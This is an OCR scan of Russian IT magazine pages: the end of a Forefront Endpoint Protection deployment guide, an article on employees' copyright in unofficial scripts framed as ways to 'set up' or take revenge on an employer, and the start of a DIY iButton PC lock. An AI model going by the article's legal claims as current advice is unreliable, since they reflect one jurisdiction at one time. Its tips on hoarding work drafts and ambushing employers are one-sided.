

Развертываем клиентскую часть

- Advanced topology — полностью настраиваемая установка, в ходе которой выбираются компоненты и задается произвольное размещение базы отчетов, имена базы данных и т.д.
- Install only Configuration Manager Console Extension for FEP 2010 — ставим только расширение консоли для SCCM 2007.

Если нужно поставить вручную клиентскую часть, то выбираем Advanced topology и снимаем все флажки.
Теперь переходим к настройкам Reporting Services. Здесь потребуется ввести URL сервиса и учетную запись с правами администратора домена. Причем мастер подставит URL, но в формате рабочей группы, нужно просто дополнить его полным FQDN сервиса.
Как и прочие, продукт MS FEP может обновляться через Windows Update. Это лучший вариант, поэтому на следующем шаге мастера обязательно устанавливаем соответствующий флажок. Далее определяемся с участием в Microsoft SpyNet. Отказываться здесь не стоит. По умолчанию предлагается вариант Basic, когда в MS отсылается минимум информации о файле. Его обычно предпочитают большинство пользователей, беспокоящихся о конфиденциальности, ведь в случае активации Advanced отправляются дополнительные данные. Далее все стандартно. Указываем, куда ставить и ждем, пока отработает проверка зависимостей. В случае ошибки подсказку можно узнать, нажав ссылку рядом или просмотрев логи. Еще раз проверяем, что все указано правильно и ждем, пока закончится установка. Последним шагом мастер предложит проверить обновления, лучше согласиться. Базы внутри пакета уже устарели, все равно придется потом активировать апдейт вручную. По окончании


Клиент FEP очень прост, к тому же большая часть настроек устанавливается централизовано


Мастер создания новой политики


Окно будущего SCCM 2012

в панели появится значок клиента FEP, некоторое время он будет «приходить в себя» пока обновится и проверит систему, затем значок сменит цвет на зеленый, означающий, что все в порядке. Во время установки клиента будет применена дефолтовая политика, в некоторых случаях работа компонентов SCCM будет блокирована (как правило, подключение или процессы MSSQL) и потребуется в дальнейшем переопределить политику. Удобнее это сделать, создав коллекцию, в которой сервер SCCM будет единственной системой. В консоли SCCM в разделе Computer Management появится меню Forefront Endpoint Protection, перейдя в которую мы увидим сводную информацию о статусе клиентов, систем защиты и политик. Все установки собраны в трех вкладках — Policies (управление политиками), Alerts (настройка 4 групп уведомлений) и Reports (отчеты). Плюс несколько подпунктов, начинающихся с FEP-*, будут доступны в Computer Management — Desired Configuration Management — Configuration Baselines. Следующим шагом необходимо развернуть клиенты на удаленных системах. Способов существует много, в том числе несколько вариантов предлагает и SCCM. Разберем «штатный». Для начала следует создать коллекции, как это делается подробно описано все в той же статье «Начальник сети» (журнал][08.2009), описывать этот процесс сейчас смысла нет. Далее просто выбираем коллекцию и в контекстном меню пункт Distribute — Software. Запустится мастер, на втором шаге которого отмечаем Select an existing package и выбираем Microsoft Corporation FEP — Deployment 1.0. Далее следуем указаниям, хотя в большинстве случаев ничего, за исключением выбора применяемой политики, изменять не нужно. По умолчанию доступно две политики — для клиента и сервера, просто отмечаем наиболее подходящую. Все, клиентская часть будет установлена на удаленных системах. Процесс будет показан на панели мониторинга, также можно сформировать отчет, выбрав пункт Deployment Overview.

Настройка политик

Конфигурация клиентов задается при помощи политик. Создать, изменить, копировать которые можно в подменю Policies. Новая политика создается при помощи пошагового мастера, появляющегося при выборе ссылки New Policy. На втором шаге следует определиться с типом политики. Доступны три варианта (стандартная для десктопов, повышенная защищенность и увеличенная производительность). Если политика создается для сервера, обращаемся к списку Policy Template, где предлагается еще с десяток шаблонов. Далее дополнительно задаются тип и время сканирования, каталоги которых следует исключить при сканировании, ресурс с которого получает обновления (UNC, WSUS и Windows Update). В настройках клиента флажками активируется реалтайм-защита, сканирование и предупреждения. Все, политика создана. Чтобы изменить установки Windows Firewall для выбранной политики, следует открыть окно ее свойств и перейти в соответствующее окно. Новые политики получают больший приоритет, чтобы их изменить следует выбрать ссылку Edit Policy Precedence и расставить их как нужно.

Ряд проверок вроде принудительного сканирования дисков можно выполнить, выбрав компьютер в окне SCCM и вызвав его свойства.

В качестве дополнительных инструментов для работы FEP можно рекомендовать:

- Пакет управления безопасностью Forefront Endpoint Protection 2010 Security Management Pack.
- Пакет управления наблюдением за работоспособностью сервера Forefront Endpoint Protection Server Health Monitoring Management Pack.
- Средства Forefront Endpoint Protection 2010.

Названия первых двух говорят сами за себя. Последний содержит ряд инструментов, позволяющих применять GPO для централизованного управления, предоставления оптимизированных параметров для каждой роли сервера и диагностики проблем.

Заключение

Учитывая интеграцию с SCCM, управление Forefront Endpoint Protection не является сверхсложной задачей. Клиентская часть достаточно функциональна, чтобы доверить ей защиту своих систем. И несомненно, что появление такого продукта, как FEP добавит конкуренции в этом сегменте, от которой мы по-любому выиграем.][

Федотов Н.Н., специалист по компьютерной криминалистике

Ударь копирайтом по работодателю!

Возвращаем финансы, честно заработанные на служебных произведениях

Необязательно быть Михалковым, чтобы стать правообладателем. На самом деле, им может стать каждый из нас. Из этой статьи ты узнаешь, как программист, сисадмин или даже простой эникейщик может подставить своего работодателя, который не сумел (не захотел, не удосужился) должным образом оформить авторские права на программы, скрипты и прочие коды, написанные работником.

Палка о двух концах

Даже шелл-скрипт из пяти строчек — это де-юре программа для ЭВМ и объект интеллектуальной собственности (ст. 1225 и 1259 ГК). А тот, кто его написал — автор (ст. 1257). С монопольным правом распоряжаться произведением и карающим мечом копирайта в ножнах. Везде, где хоть недолго поработал айтишник, остались «правовые мины» в виде созданных им объектов интеллектуальной собственности.
А теперь рассмотрим тонкую юридическую разницу между автором и правообладателем.
Есть распространенное заблуждение, что, якобы, все, что находится на хозяйских компьютерах, принадлежит этому хозяину. Разумеется, это не так, не говоря уже о том, что информация или произведения/программы не могут «принадлежать» кому-либо в принципе, ибо не являются объектами собственности (юристы говорят «вещной собственности», чтобы отличать ее от интеллектуальной собственности). Согласно закону, «интеллектуальные права не зависят от права собственности на материальный носитель (вещь), в котором выражены соответствующие результаты интеллектуальной деятельности» (ст. 1227 ГК). Это значит, что совершенно не важно, на чьем компьютере создана программа, важно лишь, кто ее написал.
А как же трудовые отношения? Разве не принадлежит работодателю все то, что создано работником в рабочее время? Разумеется, нет. Это не так даже в отношении материальных объектов. А интеллектуальные — тем более отвязаны от вещей и территорий. Все это регулируется статьей 1295 ГК. К работодателю переходят права лишь на те программы (так называемые служебные произведения), которые были написаны «в пределах установленных для работника трудовых обязанностей». Эти обязанности должны быть прописаны в трудовом договоре или в должностной инструкции. Когда работник выполняет что-то сверх прописанного, или когда официального перечня обязанностей вообще нет — нет и «служебного произведения» — все остается у автора.
Давайте рассмотрим примеры (см. таблицу).
Думаю, из приведенных примеров идея понятна. То, что прямо не предусмотрено официальными трудовыми обязанностями, остается интеллектуальной собственностью автора. Даже если там кто-то успел написать «(с)» и название компании.
Итак, работник частенько является правообладателем своих программ. Но начальство, как правило, об этом не задумывается и рассуждает понятиями XIV века: «все, что на моей земле — мое». Такая юридическая дремучесть открывает возможности для умного человека.
Кстати, если в твоем трудовом договоре написано что-нибудь про «авторские права», такие пункты, скорее всего, ничтожны. Потому что передать права на еще не созданное произведение можно лишь при очень определенных условиях, по договору авторского заказа (ст. 1288 ГК), с конкретным описанием, что именно автор напишет для заказчика. А правами на неопределенное множество произведений, создаваемых в будущем вообще запрещено распоряжаться (п. 4 ст. 1233). Чтобы права перешли к работодателю, в договоре следует писать не о правах, а о трудовых обязанностях.

Как подставить?

Итак, внимательно прочитав трудовой договор и должностную инструкцию (которая, заметим к слову, должна быть работником подписана, иначе — опаньки, не считается), мы находим целый ряд программ, исключительные права на которые не перешли к работодателю. Программой для ЭВМ является как исходный текст на алгоритмическом языке (Си, Паскаль, Ассемблер), так и исполняемый (объектный) код. Программой является шелл-скрипт, скрипт на встроенном/внутреннем языке какого-либо продукта (MSOffice, 1С, Квейк). Также к объектам авторских прав относятся написанные работником тексты, нарисованные им картинки, элементы дизайна, отснятые им фотографии — все, где есть хотя бы намек на творчество. К ним в полной мере применимо описанное в нашей статье.
Такими «неслужебными» программами автор распоряжается полностью (п. 1 ст. 1233), может разрешать и запрещать их использование, причем «отсутствие запрета не считается разрешением» (п. 1 ст. 1229). Предприятие же, напротив, без разрешения автора-правообладателя не вправе ни запустить, ни скопировать, ни переработать такую программу. Запускают? Используют? Значит, нарушают твои исключительные* права.За нарушение исключительных прав предусмотрено три вида ответственности:

- Гражданская (несут как физические, так и юридические лица);
- Административная (только физлица);
- Уголовная (только физлица).

Вторая и третья взаимоисключающи, применяется лишь одна из них, в зависимости от размера нарушения (порог составляет 50 тысяч рублей). К гражданской ответственности можно привлекать независимо от других, последовательно или параллельно.

Не грози всуе

К сожалению, все эти виды ответственности хорошо работают лишь в руках юриста. Хорошая аналогия: апологеты и знатоки оружия всегда предупреждают, что нельзя угрожать стволом, если не готов убить оппонента. Некоторые даже договариваются до мар-

Формулировка из договора или должностной инструкции	Является служебным произведением	НЕ является служебным произведением
«поддерживать функционирование компьютеров и иного коммуникационного оборудования»	скрипт для резервного копирования	программа для учета выделенных IP-адресов
«проводить техническое обслуживание вычислительной техники»	—	программа для платформы 1С по учету комплектующих
«осуществлять защиту информации в информационной системе предприятия»	сигнатура для IDS Snort	БД для хранения логов коммутаторов
«создать и обслуживать веб-сайт компании»	html-код сайта; составляющие сайта скрипты на Perl, Java, JavaScript, PHP и т.д.	программа на Си для валидации html-кода
«разрабатывать ПО в соответствии с техническим заданием»	код, написанный по официальному (утвержденному начальником и доведенному до исполнителей) ТЗ	код, написанный по устному распоряжению начальника
«проводить обучение слушателей/студентов»	слайды/презентации к лекциям; вопросы для тестирования	программа-оболочка для тестирования
«создавать техническую документацию к выпускаемому оборудованию и ПО»	техническая документация	инсталлятор для обновления техдокументации

гинальной формулировки «если достал — стреляй». Пустые угрозы и психологическую неготовность применить имеющееся оружие многие очень хорошо чувствуют.
Поэтому и говорят, что оружие не повысит защищенности того, кто слаб духом. Для виктимных людей оно лишь создаст дополнительные угрозы, не повысив шансов на победу. С юридическими процедурами примерно так же. Не стоит угрожать «подать в суд» или «посадить», когда не готов на самом деле ввязаться в гражданский процесс или уголовное дело.
Психологической готовности тут недостаточно. Требуются еще некоторые знания или деньги на наемного юриста. Пустые юридические угрозы, не подкрепленные квалификацией и моральной готовностью, распознаются профессионалами на раз. И вызывают что угодно, но не испуг.
Нашли в себе готовность? Или, может быть, есть деньги на адвоката? Тогда — вперед, начинаем защищать свои авторские права.

Деньги

В ряде случаев цель автора — не в причинении максимальных неприятностей работодателю (бывшему работодателю), а в получении с него возможно большего количества денег. В этом случае начинать следует с переговоров.
Для работника было бы ошибкой вести такие переговоры с неуполномоченным сотрудником (например, с начальником департамента) в надежде, что тот потом передаст твои требования генеральному директору. Вряд ли. В бюрократической системе свои законы. Информация (особенно, информация неприятная) там движется снизу вверх с огромным трудом и мизерными шансами достичь вершины. А вот сверху вниз — все идет с ускорением и энтузиазмом. Поэтому запускать свою телегу следует с самого верха.
Другая ошибка неискушенных правдоискателей — вести переговоры устно. И принимать сколь-нибудь серьезно слова и устные обещания. Поверивший хотя бы одному соглашению без бумаги с подписями и



Статья 1295. Служебное произведение

www.consultant.ru/popular/gkrf4/79_2.html#p668

1. Авторские права на произведения науки, литературы или искусства, созданные в пределах установленных для работника (автора) трудовых обязанностей (служебное произведение), принадлежат автору.

2. Исключительное право на служебное произведение принадлежит работодателю, если трудовым или иным договором между работодателем и автором не предусмотрено иное.

Если работодатель в течение трех лет со дня, когда служебное произведение было предоставлено в его распоряжение, не начнет использование этого произведения, не передаст исключительное право на него другому лицу или не сообщит автору о сохранении произведения в тайне, исключительное право на служебное произведение принадлежит автору.

Если работодатель в срок, предусмотренный в абзаце втором настоящего пункта, начнет использование служебного произведения или передаст исключительное право другому лицу, автор имеет право на вознаграждение. Автор приобретает указанное право на вознаграждение и в случае, когда работодатель принял решение о сохранении служебного произведения в тайне и по этой причине не начал использование этого произведения в указанный срок. Размер вознаграждения, условия и порядок его выплаты работодателем определяются договором между ним и работником, а в случае спора — судом.

3. В случае, когда в соответствии с пунктом 2 настоящей статьи исключительное право на служебное произведение принадлежит автору, работодатель вправе использовать такое произведение способами, обусловленными целью служебного задания, и в вытекающих из задания пределах, а также обнародовать такое произведение, если договором между ним и работником не предусмотрено иное. При этом право автора использовать служебное произведение способом, не обусловленным целью служебного задания, а также хотя бы и способом, обусловленным целью задания, но за пределами, вытекающими из задания работодателя, не ограничивается.

Работодатель может при использовании служебного произведения указывать свое имя или наименование либо требовать такого указания.

Статья 1265. Право авторства и право автора на имя

base.garant.ru/10164072/70/#41265

1. Право авторства — право признаваться автором произведения и право автора на имя — право использовать или разрешать использование произведения под своим именем, под вымышленным именем (псевдонимом) или без указания имени, то есть анонимно, неотчуждаемы и непередаваемы, в том числе при передаче другому лицу или переходе к нему исключительного права на произведение и при предоставлении другому лицу права использования произведения. Отказ от этих прав ничтожен.

2. При опубликовании произведения анонимно или под псевдонимом (за исключением случая, когда псевдоним автора не оставляет сомнения в его личности) издатель (пункт 1 статьи 1287), имя или наименование которого указано на произведении, при отсутствии доказательств иного считается представителем автора и в этом качестве имеет право защищать права автора и обеспечивать их осуществление. Это положение действует до тех пор, пока автор такого произведения не раскроет свою личность и не заявит о своем авторстве.

печатями автоматически получает в бюрократической среде ярлык чайника и лузера с соответствующим отношением в дальнейшем. Так что — только письменно, с уведомлениями о доставке, подписями на втором экземпляре, протоколами переговоров и т.д.
Переговоры следует начинать с письменного уведомления в адрес генерального директора о том, что предприятием используются (использовались) такие-то программы для ЭВМ, исключительные права на которые не перешли к работодателю, а остались у тебя. В соответствии с законодательством об авторском праве, ты желаешь получать вознаграждение за них и предлагаешь заключить лицензионный договор. Такая бумага не может быть сокрыта или проигнорирована, она будет поставлена на учет в канцелярии, получит резолюцию директора типа «разобраться, доложить» — и машина закрутится.
Слишком многого не требуй. Понятно, что предприятию должно быть выгоднее приобрести лицензию, чем прекращать использование всех твоих программ. Впрочем, даже в случае прекращения за «уже съеденное» придется уплатить.

Месть

Есть вариант внезапного нападения, без переговоров. Это на случай, когда деньги автору не очень нужны. Тогда начать можно сразу с искового заявления в суд или заявления в прокуратуру о преступлении (ч. 2 и 3 ст. 146 УК).
Уголовный вариант применяется, если совокупность твоих программ может быть оценена в сумму свыше 50 000 рублей. Оценка эта, по идее, должна производиться экспертом-оценщиком в рамках предварительного следствия. В России очень часто никакой оценки не проводится, а размер нарушения принимается следователем согласно голословному заявлению правообладателя. Но если ты — не «Майкрософт» и не «Коламбиа Пикчерз», не стоит рассчитывать на такое благоволение со стороны следствия и суда. Без независимой экспертной оценки стоимости твоих программ, скорее всего, не обойтись. Если 50 тысяч явно не наберется (с учетом общего количества используемых экземпляров программ), уголовный вариант бесперспективен.
Привлечение к административной ответственности за нарушение исключительных прав (ст. 7.12 КоАП), когда размер нарушения ниже указанного порога — возможно. Но санкция за административное правонарушение предусмотрена настолько мелкая, что она вряд ли удовлетворит чувство мести обиженного программиста. Впрочем, сам факт привлечения к уголовной или административной ответственности за нарушение авторских прав можно потом использовать при подаче гражданского иска. Это сильно облегчит доказывание факта.
Для гражданского процесса требуется подготовка. Здесь, в отличие от уголовного, никакого предварительного следствия нет, а каждая сторона самостоятельно собирает доказательства. Но придется доказать суду, что:

а) программа написана тобой;
б) она использовалась на компьютерах предприятием;
в) она использовалась в работе предприятия, а не для личных целей работников.

Размер ущерба доказывать не обязательно. Законодатель предусмотрел два варианта: двойной размер стоимости программ или фиксированная сумма за каждый факт нарушения (ст. 1301 ГК). Хочешь — доказывай размер, если надеешься получить таким путем больше денег, хочешь — нет.

То, что программа не является служебной, что права на нее не перешли и не были переданы работодателю, что автор не давал разрешения на использование — эти факты истец доказывать не обязан. Ответчик пусть попробует доказать обратное.

Чем докажешь?

Авторство (факт создания программы определенным человеком) можно подтвердить несколькими способами. Абсолютного доказательства, непобиваемого и неоспариваемого, пожалуй, не существует. Не надо пытаться его искать. Парочка прямых, пусть и не стопроцентных доказательств плюс несколько косвенных — такого набора вполне достаточно, чтобы убедить судью. Противная сторона, скорее всего, не сможет представить ничего убедительного, чтобы опровергнуть твое авторство и доказать свое.

Доказательствами авторства могут быть:

• показания свидетелей, которые видели часть процесса создания программы, давали поручения относительно этой программы, просили ее дополнить или исправить;
• показания соавторов и авторов отдельных модулей, библиотек, программ, с которыми налаживался обмен данными;
• наличие у тебя исходников, которые отсутствуют у противной стороны;
• депонирование программы в каком-либо авторитетном депозитарии от твоего имени с как можно более ранней датой;
• регистрация программы в «Роспатенте» в соответствии со ст. 1262 ГК;
• представление более ранних версий, черновиков, подготовительных материалов, которых нет у противной стороны (например, схема взаимосвязей функций программы или описание недокументированных возможностей);
• включение в исходный текст или объектный код твоего имени стеганографическими методами;
• служебная переписка и иные документы, где ты упомянут в качестве разработчика (например, заявки об обнаружении багов и твои ответы об их исправлении);
• заключение эксперта о совпадении стиля написания и/или оформления исходного текста программы с другими твоими программами, авторство которых не подвергается сомнению;
• заверенная нотариусом дата на исходном тексте программы (это косвенное доказательство, доказывает лишь то, что ты имел исходный текст на такую-то дату);

Понятно, что «неслужебные» программы пишутся, как правило, по инициативе работника. За депонированием версий, написанием документации никто не следит, техзадание не составляет, структуру БД не утверждает. В этих условиях все черновики и сопутствующие документы оседают у автора, а у работодателя — ничего. Не стирай их, лучше закатай в архив и унеси в безопасное место — это может пригодиться на случай будущего конфликта.

Имя

Кроме исключительных прав, автор также имеет ряд прав неимущественного характера, в частности, право на имя. Автор программы (все соавторы) имеет право указать свое имя или псевдоним на экземплярах этой программы. Оно неотчуждаемо и неотказуемо. Ты, конечно, можешь не пользоваться этим правом, но любой отказ от него недействителен.

К сожалению, закон не определяет, в каком виде и в каком месте должно быть указано имя автора. Для книг и фильмов такое место определено традициями (обычаи делового оборота — ст. 10 ГК). Для компьютерных программ традиции не сложились. Возможно, потому, что в стране, производящей большинство программ, то есть, в США, право на имя не является неотчуждаемым, программист там легко лишается этого права, подписав соответствующую бумагу.

В России, какие бы обязательства ни подписывал работник, он может потом настаивать на указании себя в числе авторов. За нарушение этого права предусмотрена гражданская ответственность (ст. 1251 ГК).

Другое неимущественное право — право считаться автором — заключается в том, что ты можешь невозбранимо заявлять: «Я написал эту программу». Независимо от того, кто ее использует, кому были переданы и потом перепроданы исключительные права на нее, кому на каких условиях выдана лицензия. Понятно, что к служебным программам это также относится. Например, при составлении резюме или портфолио это право актуально.

Образец для подражания

Несмотря на то, что норма о служебных произведениях действует в России с 1993 года, судебных прецедентов по ней было немного. Скорее всего, стороны предпочитают не доводить дело до судебной огласки и стараются урегулировать спор в тиши кабинетов.

Впрочем, один прецедент вашему покорному слуге известен. Я в нем участвовал в качестве посредника по просьбе автора — потенциального истца.

Программист при увольнении из компании «А» не получил всех обещанных ему денег. Он выждал годик, пока продукт, в написании которого участвовал, был завершен. Затем его передали в эксплуатацию (лицензировали) крупной нефтегазовой корпорации «Т». И только после этого программист прислал к бывшему работодателю своего адвоката.

Особенность ситуации в том, что формальным нарушителем авторских прав теперь являлся уже не только недобросовестный работодатель программиста «А», но и богатенький «Т»**. Ответчиком можно было назначать любого из них или обоих вместе. Оценив такую перспективу, владелец компании «А» предпочел тихо расплатиться с нашим героем, лишь бы нефтегазовый заказчик не узнал, какого юридического троянского коня ему продали под видом программного продукта.

В качестве постскриптума хочу напомнить, что в старину на Руси говорили: «С сильным не дерись, с богатым не судись». Что изменилось с тех пор в стране? Изменилось все. И ничего.

---

* «Исключительными правами» ныне именуется то, что раньше называлось более очевидным термином — «авторские имущественные права», то есть права на использование произведения, которые могут быть переданы другому и, следовательно, конвертированы в деньги. В отличие от них, «авторские неимущественные» (такие как право на имя, право на защиту произведения от искажений) являются моральными правами, не передаются и не превращаются в деньги.

** Да, конечно, он не знал. Но в гражданском праве нет принципа вины. Ответственность может наступать и при отсутствии умысла (например, п. 3 ст. 1250 ГК). Нарушал — плати. А потом можешь подавать так называемый регрессный иск к тому, кто действительно «знал» или «виноват».

Андрей «dcoder» Чеснаков (dcoder.mail@gmail.com)



ЗАПИРАЕМ КОМП НА АМБАРНЫЙ ЗАМОК



Делаем электронный замок для компа на ключах iButton

Домофоны и сигнализации, использующие ключики iButton, можно встретить почти везде. Сделаем и мы простенький замок на этих ключах. Он, конечно, не умеет открывать огромные стальные двери, зато способен распознать свой ключ и включить компьютер.

Разбор полетов, постигаем теорию

Во-первых, наше устройство должно уметь считывать код с домофонных таблеток. Думаю, тебе известно, что, как правило, работают они по протоколу 1-wire. Есть несколько способов эмуляции этого протокола при помощи МК. Я использовал самый простой — дрыганье ножкой МК в такт протоколу. У этого способа, конечно, есть свои недостатки, но для нашего устройства они не критичны, ибо становятся заметны только в том случае, когда МК должен параллельно с чтением ключа заниматься кучей другой работы (а у нас такого к счастью нет).
Для того чтобы отличать свой ключ от чужого, устройство должно помнить код своего ключа. Для этого мы используем EEPROM-память микроконтроллера. Ключ будем запоминать всего один, и на него понадобится 8 байт EEPROM-памяти (если чуть обрезать формат, то можно уложиться и в 6 байт). Чтобы обучить замок новому ключу на плате, в месте недоступном юзеру, сделаем кнопку «learn», при нажатии на которую, микроконтроллер будет считывать ключ и записывать в энергонезависимую память. Если есть необходимость, ты можешь увеличить количество запоминаемых ключей, немного дописав программу.
Когда компьютер выключен, замок должен питаться от какого-то внутреннего источника. Например, батарейки. Моя версия устройства почти год работала от одной батарейки CR2032, а от пары мизинчиковых батареек AAA проработает намного дольше. Кстати, если замок будет размещен в корпусе компьютера, то можно попробовать подключиться к линии 5V VSB (фиолетовый провод) на БП компа. На ней есть напряжение 5 V, даже когда компьютер выключен (разумеется, не из розетки). Тогда вместо двух источников питания (5 V и батарейка) в схеме будет всего один.

1-wire

Протокол 1-wire, по которому ключ общается с домофоном, описан в каждом втором блоге по электронике. Но я все же повторюсь и расскажу, что это такое, и под каким соусом его едят.
Физически шина 1-wire состоит из одной линии, по которой передаются и данные, и питание. Эта линия подтянута к источнику питания (обычно 5 V) резистором в несколько килоом. Максимальный ток всех устройств на линии ограничивается этим резистором. Если устройству требуется больший ток, то можно подключить внешнее питание. Или подключать линию связи к питанию на то время, пока устройству нужен большой ток (например, так работают с термометром DS18b20).
Все устройства на шине 1-wire делятся на ведущих (master) и ведомых (slave). В нашем случае мастером будет замок, а ведомым — ключ. Мастер может по своему желанию начать обмен данными, передавать ведомым устройствам команды и читать из них данные. Ведомые должны ждать, пока к ним обратится ведущий — сами они не могут начать обмен данными.
Для передачи сигналов ведущий (или ведомый) прижимает линию к земле. В ведомом устройстве есть цепочка из диода и конденсатора, которая позволяет ему работать, пока напряжение на линии болтается около земли. Единица передается коротким импульсом (5-10 микросекунд), а ноль — длинным (до 50-100 микросекунд). Между импульсами должна быть пауза в несколько микросекунд, чтобы конденсатор в ведомом устройстве успел зарядиться, и оно не сдохло на следующем импульсе. Кроме нуля и единицы есть два специальных сигнала: RESET, длиной не менее 480 мкс, который подается ведущим перед началом обмена, и PRESENCE, длиной в 100-200 мкс, его подает ведомый после того, как услышит сигнал




Рис. 1. Устройство в сборе. Второй (красный) светодиод не используется

Рис. 2. Передача и чтение данных на шине 1-wire

RESET. При передаче байта сначала передается младший бит, а в конце — старший.

Обмен данными между ведущим и ведомым идет по такому сценарию:

1. Мастер подает сигнал RESET.

2. Ведомый отвечает сигналом PRESENCE (типа — «я здесь!»).

3. Ведущий подает ROM-команду. У каждого ведомого есть 8 байт ROM-памяти с уникальным кодом, по которому ведущий отличает их друг от друга. А у наших ключей (если точнее — микросхема DS1990A — самая популярная модель iButton) кроме этой памяти вообще ничего нет.

4. В зависимости от команды мастер может прочитать ROM-память ведомого или передать код нужного ему ведомого, чтобы продолжить связь конкретно с ним. Мы будем читать ROM-память ключа командой Read ROM (0x33).

Первым байтом в ROM-памяти идет код семейства. У DS1990A — это 0x01. Дальше идет 6 байт серийного номера и байт CRC. Мы будем сохранять серийный номер целиком (вместе с кодом семейства и CRC) в EEPROM. Считанный код ключа будем просто сравнивать с номером в памяти, без расчета CRC и прочих проверок на ошибки.

Нашему замку понадобится как-то определять, что ключ появился на линии. Обычно эта задача решается регулярным опросом шины: мастер подает RESET и ждет PRESENCE-сигнала от ведомого. Но такой способ нам не подходит — МК будет постоянно в активном режиме, то есть, расходовать батарейку. Можно использовать спящий режим, просыпаясь раз в несколько секунд, чтобы проверить наличие ключа.

